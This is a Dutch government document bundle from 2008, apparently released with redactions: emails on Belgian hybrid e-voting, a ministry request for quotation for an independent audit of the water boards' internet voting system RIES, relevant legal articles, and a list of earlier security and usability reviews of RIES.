Van:
Verzonden: dinsdag 11 maart 2008 16:34
Aan:
Onderwerp: FW: Vlaanderen kiest voor hybride elektronisch stemmen

[redacted]

Ik wil je deze link niet onthouden. Dit gaat over een studie die de Raad van Europa heeft gedaan naar een vijftal studies die belgie heeft laten uitvoeren om hun stemsysteem aan te passen. Ook internetstemmen wordt hier kort als optie aangehaald en dus naast de richtlijnen van de RvE gelegd.

[redacted]

-----Oorspronkelijk bericht-----
Van:
Verzonden: maandag 10 maart 2008 12:19

Onderwerp: RE: Vlaanderen kiest voor hybride stemmen

En bijgaand de link waar mee informatie te vinden is over dit prototype. En ook het advies van de raad van Europa over of ze wel of niet aan de recommendation voldoen (heeft ondergetekende ook aan gewerkt!)

Groet,

http://www.ibz.rrn.fgov.be/index.php?id=1062&L=1

F
Sent: Friday 7 March 2008 17:44
To:
Subject: Vlaanderen kiest voor hybride stemmen

Vlaanderen kiest voor hybride elektronisch stemmen

Miljoen euro vrijgemaakt voor ontwikkeling prototype

Jibbe Van Oost
07 maart 2008
Bron: itprofessional.be

De Vlaamse regering heeft zich vandaag akkoord verklaard met een federaal voorstel voor hybride elektronisch stemmen. Volgens dat systeem zal de stemcomputer een ticket met de uitgebrachte stem afdrukken. De tickets worden daarna verzameld en automatisch geteld. Vlaanderen draagt een miljoen euro bij aan de ontwikkeling van een prototype.

De federale overheid wil nog voor de verkiezingen van 2009 een uniform systeem voor alle verkiezingen, ook degene die de gewesten organiseren. Vandaar dat de federale regering een hybride stemsysteem heeft voorgesteld. Vlaanderen heeft zich al uitgesproken, Wallonië en Brussel moeten nog volgen.

"Voor de federale regering geniet het systeem met een afgedrukt biljet de voorkeur," zegt Peter De Jaegher, woordvoerder van Vlaams Minister van Binnenlands Bestuur Marino Keulen. "De Vlaamse regering heeft zich akkoord verklaard met het voorstel om een bestek te maken voor een prototype van de hardware en de software. Er is zelfs een miljoen euro vrijgemaakt voor de ontwikkeling van het prototype en de software."

Het voorstel voor het nieuwe stemsysteem komt niet uit de lucht gevallen, maar bleek de beste oplossing na

een studie van zeven universiteiten. Het systeem werkt met stemcomputers die een papieren ticket uitprinten. De stemmer kan achteraf zijn stem op papier nakijken, voor hij ze inlevert. Een barcode die ook op papier staat, moet het machinaal tellen versnellen.

Als het prototype af is, moet de federale overheid nog een Europese aanbesteding uitschrijven, de productie starten en het systeem testen. De hele procedure moet idealiter voor de verkiezingen van 2009 afgehandeld zijn. Of die planning haalbaar is, zal afhangen van de snelheid waarmee Brussel en Wallonië zich uitspreken.

http://www.itprofessional.be/news.cfm?id=81613

(7)

Offerte-aanvraag

Ministerie van Verkeer en Waterstaat

Aan
Fox-IT
[redacted]
Postbus 638
2600 AP Delft

Contactpersoon	Doorkiesnummer
[redacted]	[redacted]
Datum	Bijlage(n)
2 april 2008	4
Ons kenmerk	Uw kenmerk
VENW/DGW-2008/517	-

Onderwerp
Offerteaanvraag: Advisering toelaatbaarheid internetstemvoorziening Waterschappen

Geachte [redacted],

Hierbij vraag ik u om een offerte uit te brengen inzake de advisering toelaatbaarheid internetstemvoorziening waterschappen volgens bijgevoegde bijlagen en de hierna beschreven voorwaarden.

De volgende bijlagen zijn bijgevoegd en maken deel uit van deze offerteaanvraag:

1. Projectbeschrijving beoordeling internetstemvoorziening waterschappen.
2. Reviews & Audits RIES 2008
3. Brief met kenmerk VENW/DGW 2008/417.
4. Conceptregeling van de Staatssecretaris van Verkeer en Waterstaat houdende regels ter zake van de uitvoering van hoofdstuk 2 van het Waterschapsbesluit.

Acceptatievoorwaarden
Uw offerte dient in de Nederlandse taal te zijn gesteld, alsmede te zijn gedateerd en ondertekend door een daartoe bevoegd persoon. Uw offerte dient zo spoedig mogelijk, maar uiterlijk binnen twee weken na ontvangst van de offerteaanvraag, schriftelijk te zijn ingediend onder vermelding van het contractnummer DGW 08059 op het volgende adres:

Ministerie van Verkeer en Waterstaat
SSO F&I, kamer B –1.21
Postbus 20901
2500 EX Den Haag.

Tevens dient ren aa op het e-mail adres:

U dient uw offerte gedurende ten minste 30 dagen na de datum van uw offerte gestand te doen.
Aan uw offerte zullen voor mij geen kosten zijn verbonden.

Algemene voorwaarden
De volgende voorwaarden van de opdrachtgever zijn van toepassing:
❑ ARVODI (voor het verrichten van diensten)

Beoordeling offertes

Deze offerte-aanvraag wordt gelijktijdig aan drie bedrijven toegestuurd.
De offertes zullen worden beoordeeld op basis van:

- Prijs
- Plan van aanpak passend in de lijn van de offerteaanvraag
- Deskundigheid en onafhankelijkheid van de uitvoerende personen

Het is toegestaan om deskundigen van buiten de organisatie bij de uitvoering van de opdracht te betrekken. Voor alle uitvoerende personen geldt echter dat eerdere Betrokkenheid bij RIES in opdracht van de waterschappen ongewenst is. Iedere schijn van belangenverstrengeling dient vermeden te worden.

Contactpersoon
Voor eventuele vragen over deze offerteaanvraag kunt u contact opnemen met
telefoonnumme e-mail

Indien van u geen offerte tegemoet kan worden gezien, verzoek ik u mij per omgaande hiervan op de hoogte te stellen.
Aan deze offerteaanvraag kunnen geen rechten worden ontleend. Met belangstelling zie ik uw offerte tegemoet.

Met vriendelijke groet,

DE STAATSSECRETARIS VAN VERKEER EN WATERSTAAT,
namens deze,
DE PROGRAMMALEIDER BESTUUR, ORGANISATIE EN INSTRUMENTATIE,

Projectbeschrijving beoordeling internetstemvoorziening waterschappen

Doel
Het verkrijgen van een deskundigenoordeel over de internetstemvoorziening van de waterschappen t.b.v. de verkiezingen 2008.

Achtergrond
Waterschappen zijn overheidsorganen met een gekozen bestuur. Eens per vier jaar worden verkiezingen gehouden voor de waterschapsbesturen. Tot op heden gebeurde dat voor de 26 waterschappen in verschillende periodes. Op grond van de onlangs herziene Waterschapswet zullen de volgende waterschapsverkiezingen voor alle waterschappen tegelijk gehouden worden, en wel in november 2008.
Het stemmen gebeurt bij de waterschappen sedert 1994 als regel per brief: de stemgerechtigde krijgt zijn stembescheiden toegestuurd en kan zijn ingevulde stembiljet per post terugsturen. Bij de verkiezingen in 2004 is op kleine schaal (bij 2 waterschappen) internetstemmen aangeboden als alternatief. Het Hoogheemraadschap van Rijnland heeft daarvoor RIES (Rijnland Internet Election System) ontwikkeld. RIES is in 2006 ook gebruikt door het ministerie van BZK voor kiezers in het buitenland, op grond van de Experimentenwet Kiezen op afstand.
Gezien de goede ervaringen met RIES zijn de waterschappen voornemens het internetstemmen in 2008 landelijk aan te bieden. Het Waterschapshuis, de stichting die voor de waterschappen IT-ondersteuning verzorgt, zal de uitvoering voor de waterschappen doen.

Rol van de waterschappen en het ministerie
De minister van Verkeer en Waterstaat is verantwoordelijk voor de Waterschapswet. Deze wet en het daarop gebaseerde Waterschapsbesluit regelen onder andere de Waterschapsverkiezingen. De waterschappen zijn zelf verantwoordelijk voor de organisatie en het verloop van de verkiezingen. Op grond van de wet zijn zij verplicht het briefstemmen aan te bieden. Daarnaast geeft de wet de mogelijkheid om ook het stemmen per internet aan te bieden.
Het Waterschapsbesluit bepaalt aan welke vereisten de stemvoorziening dient te voldoen (artikel 2.45 en artikel 2.58, zie bijlage 1). Deze eisen betreffen zaken als het stemgeheim, de betrouwbaarheid en de integriteit van de voorziening. De minister kan nadere regels stellen omtrent de voorziening.

Stand van zaken
De waterschappen hebben besloten de voorbereiding en uitvoering van de verkiezing gezamenlijk te doen. Het Waterschapshuis heeft het internetstemsysteem RIES verder ontwikkeld en aangepast met het oog op de komende verkiezingen. De internetstemvoorziening wordt gekoppeld aan de elektronische verwerking van (gescande) poststembiljetten.
Vanaf 2003 is RIES uitgebreid onderzocht en getest (zie bijlage 2). Op dit moment loopt nog een beveiligingsonderzoek. Het is uiteraard van groot belang dat het systeem aan de gestelde waarborgen voldoet. De waterschappen hebben zoals hierboven gezegd weliswaar in principe besloten het internetstemmen landelijk aan te bieden in 2008, maar kunnen daar tot enkele maanden voor de verkiezingen nog van afzien, indien onderzoeksresultaten daartoe aanleiding zouden geven.

Ook het ministerie houdt de vinger aan de pols. Gezien de ophef van afgelopen jaar rond het gebruik van stemmachines is de toepassing van elektronische voorzieningen in het stemproces een politiek gevoelig punt. De Tweede Kamer wil goed geïnformeerd worden door het ministerie over de voortgang en de besluitvorming.
Het ministerie wil de grootste zorgvuldigheid betrachten. Momenteel wordt gewerkt aan een ministeriële regeling, die de waterschappen verplicht tot het overleggen van relevante informatie, waaruit blijkt dat de internetstemvoorziening voldoet aan de wettelijke eisen, zoals in de amvb geformuleerd. In de ministeriële regeling wordt daaraan toegevoegd, dat de stemvoorziening getoetst dient te worden aan de aanbevelingen van de Raad van Europa.

In de ministeriële regeling wordt voorgeschreven dat de waterschappen de gevraagde informatie vóór 1 juli aan het ministerie sturen. Het ministerie is voornemens een onafhankelijke instantie opdracht te geven tot het uitvoeren van een audit van het door de waterschappen aangeleverd materiaal. Op basis van het advies van die instantie (verder aangeduid als opdrachtnemer) dient de staatssecretaris vóór 1 september haar oordeel te geven over de internetstemvoorziening. Bij een negatief oordeel mag de voorziening niet gebruikt worden.

Opdracht aan opdrachtnemer
De opdrachtnemer dient de staatssecretaris te adviseren over de vraag, of op basis van de beschikbare kennis redelijkerwijs geconcludeerd mag worden dat de stemvoorziening aan de gestelde eisen voldoet. De opdrachtnemer krijgt daartoe de beschikking over de informatie (rapporten e.d) die de waterschappen aan het ministerie hebben gestuurd. Daarnaast kan de opdrachtnemer in overleg met het Waterschapshuis toegang krijgen tot de voorziening zelf. Met name wordt de opdrachtnemer in staat gesteld het afrondende ketenonderzoek dat de waterschappen in juni uitvoeren, te monitoren.

Doel van de audit is het beantwoorden van de volgende vragen:

1. Hebben de waterschappen voldoende kunnen onderbouwen dat de internetstemvoorziening redelijkerwijze voldoet aan de wettelijke eisen, zoals geformuleerd in het Waterschapsbesluit?
2. Hoe zijn de resultaten van de toetsing van de voorziening aan de aanbevelingen van de Raad van Europa? Indien de voorziening op een of meer onderdelen niet voldoet aan de aanbevelingen, wat is daarvan dan de reden?

Ad 1.
Deze vraag impliceert een beoordeling van de door de waterschappen overlegde onderzoeksrapporten, zo nodig aangevuld met informatie die verkregen is uit eigen waarneming bij de monitoring van het ketenonderzoek. Zijn alle relevante aspecten van de stemvoorziening onderzocht? Zijn de uitgevoerde onderzoeken kwalitatief goed en de conclusies betrouwbaar? Zijn er aanbevelingen voor nader onderzoek of noodzakelijke verbeteringen aan de voorziening?

Ad 2.
De waterschappen zullen zelf de voorziening toetsen aan de aanbevelingen van de Raad van Europa. Opdrachtnemer wordt gevraagd een oordeel te geven over deze toetsing, en de toelichting daarbij van de waterschappen.

De opdrachtnemer wordt gevraagd te rapporteren in de vorm van een advies, dat ingaat op bovengenoemde vragen. De opdrachtnemer hoeft niet het eindoordeel over de toelaatbaarheid van de internetstemvoorziening te geven.

Planning
Zodra de opdracht verstrekt is, kunnen de werkzaamheden in overleg met het Waterschapshuis van start gaan. Het Waterschapshuis kan naar verwachting de rapportages over de reeds uitgevoerde onderzoeken direct overhandigen. Het ketenonderzoek zal plaatsvinden van 26 mei tot en met 17 juni.
Het advies aan de Staatssecretaris dient gereed te zijn zo snel mogelijk na 1 juli, maar uiterlijk 15 juli.

Ministerie van Verkeer en Waterstaat,
DG Water
19 maart 2008

Bijlagen en referenties:

Bijlagen:

1. Artikelen 2.44, 2.45 en 2.58 Waterschapsbesluit.
   De aanbevelingen van de Raad van Europa zijn vanwege hun omvang niet meegezonden, zie https://wcd.coe.int/ViewDoc.jsp?id=778189
2. overzicht onderzoeken Waterschapshuis.
   N.B. Deze bijlage dient alleen om een beeld te geven van de eerder uitgevoerde onderzoeken. Het is nog niet bekend welke van deze onderzoeken door de waterschappen overgelegd zullen worden en dus in de audit betrokken moeten worden.
3. Brief staatssecretaris van maart 2008 aan TK over internetstemmen
4. Concept ministeriële regeling

Achtergrondinformatie op internet:
Div. stukken (van workshops e.d. over RIES) op www.surfnet.nl
Evaluatie internetstemmen 2006 op: http://www.minbzk.nl/onderwerpen/grondwet-en/verkiezingen/kiezen-op-afstand en via de pagina:
http://www.minbzk.nl/onderwerpen/grondwet-en/verkiezingen/kiezen-op-afstand/stemmen-via-internet

Bijlage 1: relevante artikelen Waterschapsbesluit

Artikel 2.44

In de paragrafen 9 tot en met 16 en de daarop berustende bepalingen wordt verstaan onder:

de voorziening briefstemmen: de voorziening die het stemopdrachtnemer in staat stelt de per brief uitgebrachte stemmen te verwerken en de uitslag van de verkiezing vast te stellen.

de voorziening internetstemmen: de voorziening die de kiesgerechtigde in staat stelt om zijn stem uit te brengen met behulp van internet en die het stemopdrachtnemer in staat stelt de uitslag van de verkiezing vast te stellen.

Artikel 2.45

1. Een voorziening als bedoeld in artikel 2.44, voldoet aan de volgende vereisten:
a. het geheime karakter van de stemming is voldoende gewaarborgd;
b. de betrouwbaarheid van de voorziening is voldoende gewaarborgd;
c. de voorziening is zodanig ingericht, dat het stemopdrachtnemer in staat wordt gesteld de stemopneming, alsmede de hertelling van de stemmen overeenkomstig de voor die stemming geldende regels te verrichten;
d. de voorziening is zodanig ingericht, dat de telling of hertelling van de uitgebrachte stemmen desgewenst kan plaatsvinden met behulp van een systeem dat geen onderdeel is van de voorziening;
e. de voorziening is beveiligd tegen inbreuken, zowel van buitenaf als van binnenuit, die de integriteit van de voorziening in gevaar brengen of kunnen brengen.
2. Ten aanzien van de voorziening zijn technische en organisatorische maatregelen getroffen om de integriteit en de betrouwbaarheid van de stemming te waarborgen.
3. Bij ministeriële regeling kunnen nadere regels worden gesteld omtrent de toe te passen voorziening. Daarbij kan tevens de eis worden gesteld dat de voorziening wordt goedgekeurd door een daartoe door Onze Minister aangewezen instantie.
4. Teneinde te waarborgen dat wordt voldaan aan de in de vorige leden bedoelde eisen en voorschriften stelt het dagelijks bestuur een protocol op. In dit protocol wordt tevens beschreven:
a. de procedure van het vervaardigen van de stembescheiden;
b. de wijze waarop de code, bedoeld in artikel 2.48, eerste lid, wordt vastgesteld.
5. Het protocol, bedoeld in het vierde lid, wordt tenminste twee weken voor het begin van de stemming ter inzage gelegd op het kantoor van het waterschap en wordt toegezonden aan gedeputeerde staten.

Artikel 2.58

1. Onverminderd artikel 2.45, eerste lid, voldoet de voorziening internetstemmen aan de volgende vereisten:
a. indien de voorziening de vermelding van kandidatenlijsten omvat, dienen deze lijsten, het aan elke lijst toegekende nummer en de aanduiding van de belangengroepering, alsmede de mogelijkheid een blanco stem uit te brengen, op duidelijke wijze te kunnen worden vermeld;
b. een voorziening is zodanig ingericht dat de kiezer in staat wordt gesteld zijn stem op de wijze als bedoeld in deze paragraaf uit te brengen;
c. de voorziening is toegankelijk en gebruikersvriendelijk voor de kiezers;
d. de voorziening is zodanig ingericht, dat het stemopdrachtnemer in staat wordt gesteld op het verloop van de stemming toe te zien;

e. de identiteit van de kiezer wordt door de voorziening geanonimiseerd geregistreerd;

f. de voorziening stelt de kiezer mede in de gelegenheid een blanco stem uit te brengen.

2. Er worden maatregelen getroffen om te kunnen controleren of de voorziening tot en met het einde van de stemperiode functioneert.

bijlage 2

Reviews & Audits RIES 2008©

Samenvatting:

Hoofdlijn: externe audits maken onderdeel uit van de ontwikkelcyclus van RIES door de jaren heen.

2002 – 2004 (aanloop naar de waterschapsverkiezingen Rijnland en de Dommel):
Eind 2002, in de aanloop van de waterschapsverkiezingen van 2004 heeft het Hoogheemraadschap van Rijnland een haalbaarheidsonderzoek omtrent stemmen via internet laten uitvoeren door TNO technische menskunde. Dit heeft geleidt tot de ontwikkeling van een prototype RIES (Rijnland Internet Election System) genaamd. In 2004 is het prototype op kritische aspecten onderzocht en beoordeeld door verschillende gerenommeerde expertise centra.

Begin 2004 heeft een team specialisten van Peter Landrock's Cryptomathic (in Aarhus, Denemarken) de cryptografische opzet beoordeeld en heeft TNO Human Factors uit Soesterberg de gebruikersvriendelijkheid van de implementatie tegen het licht gehouden, hebben de security experts van Madison Gurka uit Eindhoven de server- en netwerkopzet en beveiliging getoetst en voerde een team van Bart Jacobs (Katholieke Universiteit Nijmegen) externe penetratietests uit.

De feedback heeft geleidt tot verbeteringen in RIES waarna het systeem in oktober 2004 met succes is toegepast tijdens de waterschapsverkiezingen van Hoogheemraadschap van Rijnland en waterschap de Dommel.

2005-2006 vervroegde toepassing voor KOA:
In aanloop van de vervroegde tweede kamerverkiezingen van 2006, is RIES ingezet tijdens het experiment "Kiezen op Afstand" van het ministerie van binnenlandse zaken. De veranderende context maakte verdere ontwikkeling van RIES noodzakelijk. Door de scherper gestelde eisen, de naar voren geschoven verkiezingsdatum en de verder geëvolueerde stemdienst RIES was er een sterke noodzaak om het geheel van techniek, beheer en beveiliging maar ook processen en procedures kritisch tegen het licht te houden.

Onder de vlag van het projectteam '*Kiezen op Afstand*', is de stemdienst (waar RIES een onderdeel van uitmaakte) uitvoering getest. In aanvulling op de reeds uitgevoerde onderzoeken naar RIES, is opdracht gegeven aan CIBIT om de broncode te beoordelen van de implementatie van RIES en heeft GOVCERT.NL een audit uitgevoerd op het beveiligingsniveau van de website waarmee een internetstem kon worden uitgebracht. Het systeem heeft de testen en onderzoeken met goedgevolg doorlopen, wat heeft geleidt tot succesvolle inzet van RIES tijdens de tweede kamerverkiezingen voor de Nederlandse kiezers in het buitenland.

2006-2008 Landelijke Waterschapsverkiezingen 2008:
Het najaar van 2008 staat in het teken van de eerste landelijke waterschapsverkiezingen. Bij het besluit hiertoe, door de waterschappen, is ook vastgelegd dat naast het vertrouwde stemmen per brief, iedere stemgerechtigde zijn stem via internet moet kunnen uitbrengen.

De waterschappen zullen bij de voorbereiding en uitoefening van deze nieuwe vorm van waterschapsverkiezingen intensief worden begeleid door de landelijke projectorganisatie. Het Rijnland Internet Election System, zal op de nieuwe context worden afgestemd onder de noemer RIES 2008. Het belang van her-evaluatie van eerdere uitgangspunten en onderzoeksdomeinen is onontbeerlijk. In 2008 worden relevante onderzoeken om rechtsgeldige verkiezingen te garanderen uitgevoerd. Verouderde onderzoeken zullen worden herhaald en voor niet eerder beoordeelde domeinen zullen nieuwe onderzoeken worden opgezet.

In 2008 zal de EIPSI van de TU Eindhoven een analyse maken van de algehele veiligheid van RIES 2008. Daarnaast zal de RIES 2008 implementatie na oplevering wederom aan een broncode beoordeling onderhevig worden gesteld door een onafhankelijk gerenommeerde expertise centrum.

2002 – 2004 (Ries - Rijnland)

Organisatie	TNO Technische Menskunde, Soesterberg
Titel	**ELS: Beveiligings- en gebruikersaspecten van elektronisch stemmen voor het Hoogheemraadschap van Rijnland**
Datum	19 dec 2002
Auteur ('s)	
Bestandsnaam	http://www.rijnlandkiest.nl/contents/pages/00000109/rapporttno.pdf
Onderzoeksvraag	Door TNO uitgevoerd haalbaarheidsonderzoek naar het gebruik van stemmen per telefoon en stemmen per PC (via internet) bij de waterschapsverkiezingen van 2004 van het Hoogheemraadschap van Rijnland. Onderzoek is gericht op twee aspecten, namelijk de techniek (kan een betrouwbaar kiessysteem worden aangeboden) en de houding van de burger (gebruiksvriendelijkheid en gebruikersacceptatie van een dergelijk systeem).

Organisatie	Cryptomathic, Aarhus, Denmark
Titel	**Review of RIES** (The Cryptographic Design and comments)
Datum	21 januari 2004
Auteur('s) / Betrokkenen	
Bestandsnaam	Review of RIES_cryptomathic_comments_20040126.doc http://www.surfnet.nl/bijeenkomsten/ries/salomonson.ppt
Onderzoeksvraag	Review of Ries is een security review van het 'Rijnland Internet Election System'

Organisatie	TNO Technische Menskunde, Soesterberg
Titel	**Human factor aspects of the voter screens ,** referentie: Memo TNO-TM 2004-M006
Datum	27 januari 2004
Auteur ('s)	-
Bestandsnaam	M006 Resultaten Quickscan Myra van Esch.pdf
Onderzoeksvraag	Het Hoogheemraadschap van Rijnland heeft een prototype ontwikkeld van een systeem dat het mogelijk maakt elektronisch een stem uit te brengen voor de waterschapsverkiezingen. TNO Technische Menskunde is gevraagd om in dit stadium van de ontwikkeling, voor de daadwerkelijke implementatie, eventuele knelpunten m.b.t. de gebruiksvriendelijkheid op te sporen. Een onderdeel van deze quickscan is vast stellen op hoofdlijnen of het systeem voldoet aan de richtlijnen die zijn opgesteld voor 'Universal Accessibility' (o.a. in het kader van het 'drempels weg'-initiatief). Naar aanleiding van de vastgestelde knelpunten in het systeem zal in overleg met Rijnland bepaald worden voor welke knelpunten oplossingen zullen worden uitgewerkt.

Organisatie	**Netpanel,** in opdracht van **Burger@Overheid, ICTU Den Haag**
Titel	**E-stemmen: Laat jij je digitale stem gelden ?** Evaluatie-onderzoek van het online stemmen
Datum	Juli 2004
Auteur ('s)	-
Bestandsnaam	http://burger.overheid.nl/files/def_rapport_stemmen.pdf
Onderzoeksvraag	Voor deze meting onder het Publiekspanel geldt de volgende onderzoeksvraag: 'Hoe worden door burgers de procedures bij het online stemmen en bij de stemcontrole ervaren? '

Organisatie	**Security of Systems - Faculteit der Natuurwetenschappen, Wiskunde en Informatica, Radboud universiteit Nijmegen**
Titel	Server audit van RIES 'externe penetratietests onder leiding van Bart Jacobs'
Datum	23 juli 2004
Auteur ('s)	-
Bestandsnaam	report KUN.pdf http://www.surfnet.nl/bijeenkomsten/ries/hubbers.pdf
Onderzoeksvraag	Als Security of Systems groep hebben wij de opdracht gekregen om van buitenaf te proberen de stemserver aan te vallen tijdens de Burger @ Overheid test, lopende van woensdag 30 juni, 09.00 uur tot donderdag 8 juli, 12.00 uur, gevolgd door een tweede periode lopende van vrijdag 9 juli, 09.00 uur tot maandag 12 juli, 18.00 uur. Hierbij was het de bedoeling dat wij zoveel mogelijk zonder informatie te krijgen over het systeem vanuit het projectteam, de server zouden onderwerpen aan een test. En dus alleen gebruik mochten maken van de informatie publiekelijk is gemaakt.

Organisatie	**Faculteit der Natuurwetenschappen, Wiskunde en Informatica, Radboud universiteit Nijmegen**
Titel	**Stemmen via internet geen probleem** Automatisering Gids #42
Datum	15 okt. 2004
Auteur ('s)	-
Bestandsnaam	http://www.cs.ru.nl/B.Jacobs/PAPERS/ries_populair.pdf
Onderzoeksvraag	Internetstemmen kan op een veilige manier gebeuren. Eind september, begin oktober is ervaring opgedaan met het `Rijnland Internet Election System' bij de waterschapsverkiezingen voor het Hoogheemraadschap Rijnland. Bart Jacobs en Engelbert Hubbers analyseren wat er precies gebeurt als er via internet wordt gestemd, hoe veilig het is en waar de zwakke plekken zitten.

Organisatie	**Faculteit der Natuurwetenschappen, Wiskunde en Informatica, Radboud universiteit Nijmegen**
Titel	**RIES – Internet Voting in Action**
Datum	December 2004
Auteur ('s)	-
Bestandsnaam	http://unpan1.un.org/intradoc/groups/public/documents/Other/UNPAN024871.pdf
Onderzoeksvraag	RIES stands for Rijnland Internet Election System. It is an online voting system that has been used twice in the fall of 2004 for in total over two million potential voters. In this paper we describe how this system works. Furthermore we describe how the system allowed us to independently verify the outcome of the elections—a key feature of RIES. To conclude the paper we evaluate possible threats to this system and describe some possible points for improvement.

Organisatie	**Madison Gurka, Eindhoven**
Titel	**Crystal-box security evaluation,** <Alleen gedrukte variant beschikbaar HWH> **<status: vertrouwelijk>**
Datum	2004
Auteur ('s)	-
Bestandsnaam	-
Onderzoeksvraag	Beoordeling van de RIES server- en netwerkopzet bij SURFnet op het gebied van beveiliging.

2006 – 2007 (Kiezen op Afstand)

Organisatie	**GOVCERT, Den Haag**
Titel	**Webapplicatie-scan Kiezen op Afstand** Status: Vertrouwelijk. Referentie: DW/ET/AH/6105
Datum	01 september 2006 <vetrouwelijk>
Auteur ('s)	-
Bestandsnaam	Technische scan KOA-1.0.pdf
Onderzoeksvraag	In opdracht van het ICTU-programma 'Kiezen op Afstand' heeft GOVCERT.NL een scan uitgevoerd op de website www.internetstembureau.nl. Het doel van de scan is het verkrijgen van inzicht in het huidige ICT-beveiligingsniveau van de applicatie. Door middel van een technische scan is de functionele werking van de applicatie in de productieomgeving getest op bekende kwetsbaarheden. Alleen de technische werking van de applicatie is onderzocht, de architectuur van de achterliggende systemen is niet beoordeeld. Dit rapport beschrijft beknopt de resultaten van de uitgevoerde scan.

Organisatie	**CIBIT, Bilthoven**
Titel	Beoordeling KOA, Een beoordeling van de integriteit van "Kiezen op Afstand" **Broncode review "Kiezen op Afstand"**
Datum	11 september 2006
Auteur ('s)	-
Bestandsnaam	http://www.minbzk.nl/aspx/download.aspx?file=/contents/pages/83575/eindrapportcibit.pdf
Onderzoeksvraag	In het kader van "Kiezen op Afstand" heeft CIBIT een broncodebeoordeling uitgevoerd naar de implementatie van de waarborgen van de stemdienst. Dit is gebeurd op basis van onderzoek naar de constructie en implementatie van de applicatie. De waarborgen van het stemgeheim, uniciteit, kiesgerechtigheid, integriteit, controleerbaarheid, hertelling zijn allemaal ingevuld door de stemdienst. Ook zijn er afhankelijkheden van de operationele inrichting en beveiliging in kaart gebracht die noodzakelijk zijn om aan de waarborgen te voldoen.

Organisatie	**Ministerie van Binnenlandse Zaken en Koninkrijksrelaties, Den Haag**
Titel	**Risicoanalyse Kiezen op Afstand** Stemmen via internet voor kiezers in het buitenland status Definitief, versie 1.1
Datum	03 april 2007
Auteur ('s)	
Bestandsnaam	risicoanalyse.pdf
Onderzoeksvraag	Dit document inventariseert de mogelijke risico's die zich kunnen voordoen bij een experiment waarbij de kiezers in het buitenland (ook) kunnen stemmen per internet. Voor het inventariseren en rangschikken van de risico's is gebruik gemaakt van meerdere invalshoeken. De gehanteerde invalshoeken zijn: - Risico's per stap in het stemproces. - Politiek-bestuurlijke risico's. - Organisatorische risico's. - Juridische risico's. - Technische / Operationele risico's.

Organisatie	**Ministerie van Binnenlandse Zaken en Koninkrijksrelaties, Den Haag**
Titel	**Evaluatie van het experiment Internetstemmen** Tweede Kamer verkiezingen 2006, Project Kiezen op Afstand
Datum	26 april 2007
Auteur ('s)	
Bestandsnaam	http://www.minbzk.nl/aspx/download.aspx?file=/contents/pages/84854 /iievaluatierapportkoainternetstemmen.pdf
Onderzoeksvraag	De evaluatie van het experiment met internetstemmen bij de Europese Parlementsverkiezingen 2004 bevatte zeven aanbevelingen. Hieronder wordt beschreven in welke mate deze zijn opgenomen in het experiment 2006. 1. Bied de kiezers in het buitenland opnieuw de mogelijkheid om per internet of telefoon te stemmen bij de eerstvolgende verkiezingen. 2. Onderzoek de mogelijkheden om de structurele en incidentele kosten van het stemmen per internet- en telefoon tot het minimum terug te brengen. 3. Wijs een instantie aan om een onafhankelijk oordeel te geven over de betrouwbaarheid van de technische voorzieningen. 4. Ga na onder welke voorwaarden de registratie per internet zou kunnen plaatsvinden. 5. Onderzoek de mogelijkheden om de authenticatieprocedure dusdanig aan te passen dat het verlies van de toegangscode geen fataal gevolg heeft. 6. Bij een vervolgexperiment kan de ondersteuning verminderd worden. 7. Onderzoek de mogelijkheid voor een kortere stemperiode.

2008 (Landelijke Waterschapsverkiezingen)

Organisatie	Uitvoering: **EIPSI,** Technische Universiteit Eindhoven (TU/e) Opdrachtnemer: **LaQuSo,** TU/e ,Radboud Universiteit Nijmegen
Titel	**Werktitel: "Beschrijving en analyse van de veiligheid van RIES"**
Datum	Juni 2008
Auteur ('s)	
Bestandsnaam	07 10 18 Waterschapshuis offerte RIES_retour aangepast.doc
Onderzoeksvraag	De scope van het onderzoek betreft de technische, organisatorische en procedurele aspecten van de veiligheid van het RIES-systeem in zijn algemeenheid, met aparte aandacht voor: - RIES-KOA zoals gebruikt bij de Tweede Kamerverkiezingen in november 2006; - RIES-2008 zoals nu in ontwikkeling voor de waterschapsverkiezingen van 2008. Het begrip veiligheid moet hier begrepen worden als het voldoen aan algemeen aanvaarde criteria die voor verkiezingssystemen in zijn algemeenheid en internet-verkiezingssystemen in het bijzonder gelden, gericht op het aanvaardbaar houden van de risico's van verkiezingsfraude. Bij de analyse komt een breed spectrum aan eigenschappen en perspectieven aan bod, waaronder bruikbaarheid.

Organisatie	< een onafhankelijke audit-organisatie met bewezen ervaring op dit vlak, details nog niet bekend>
Titel	**Broncode review**
Datum	Medio 2008
Auteur ('s)	-
Bestandsnaam	-
Onderzoeksvraag	broncode review van RIES 2008, qua opzet vergelijkbaar met de broncode review KOA uitgevoerd door CIBIT in 2006.

Organisatie	-
Titel	**Extern Review op eerder uitgevoerde onderzoeken**
Datum	Medio 2008
Auteur ('s)	-
Bestandsnaam	-
Onderzoeksvraag	<een onafhankelijke organisatie gaat in 2008 reeds uitgevoerde onderzoeken beoordelen, details nog niet bekend>

Organisatie	**Alfa-informatica, Rijksuniversiteit Groningen**
Titel	**Onderzoek naar usability aspecten van het poststembiljet en de webinterface**
Datum	2008
Auteur ('s)	-
Bestandsnaam	-
Onderzoeksvraag	Probleemstelling: Beoordeling van de opzet van het poststembiljet (Waterschapsverkiezingen 2008) waarbij de kiezer wordt verzocht zijn geboortejaar in te vullen. Geen of foutieve opgave van geboortejaar maakt het stembiljet ongeldig.

Prijzen: United Nations Public Service Award 2006:

- Region: Europe and North-America:
- Winnaar in categorie 1:*"Improving transparency, accountability and responsiveness in the public service"*
- http://unpan1.un.org/intradoc/groups/public/documents/un/unpan022965.pdf

Testen Mastertestplan Projectgroep KOA 2006

Het ICTU programma "Kiezen op Afstand" maakte in 2006 gebruik van de RIES stemdienst (Rijnland Internet Election System). De stemdienst is hiervoor aangepast aan de specifieke (wettelijke) vereisten voor Tweede Kamer verkiezingen. Onder het begrip "stemdienst" wordt het geheel van techniek, beheer, beveiliging, processen en procedures verstaan. De stemdienst is derhalve meer dan alleen een webserver

In opdracht van de ICTU programmamanager "Kiezen op Afstand" 2006 is een mastertestplan opgesteld, waarin de het gehele testtraject rondom KOA 2006 is uitgewerkt.

Type onderzoek/test	Beschrijving
1) **Bouw / programma / unittest**	De bouw / programma / unittest is een door de ontwikkelaar in het laboratorium uitgevoerde test, die moet aantonen dat een programma of programmadeel aan de in de technisch specificaties gestelde eisen voldoet. De meest elementaire onderdelen van het systeem worden getest.
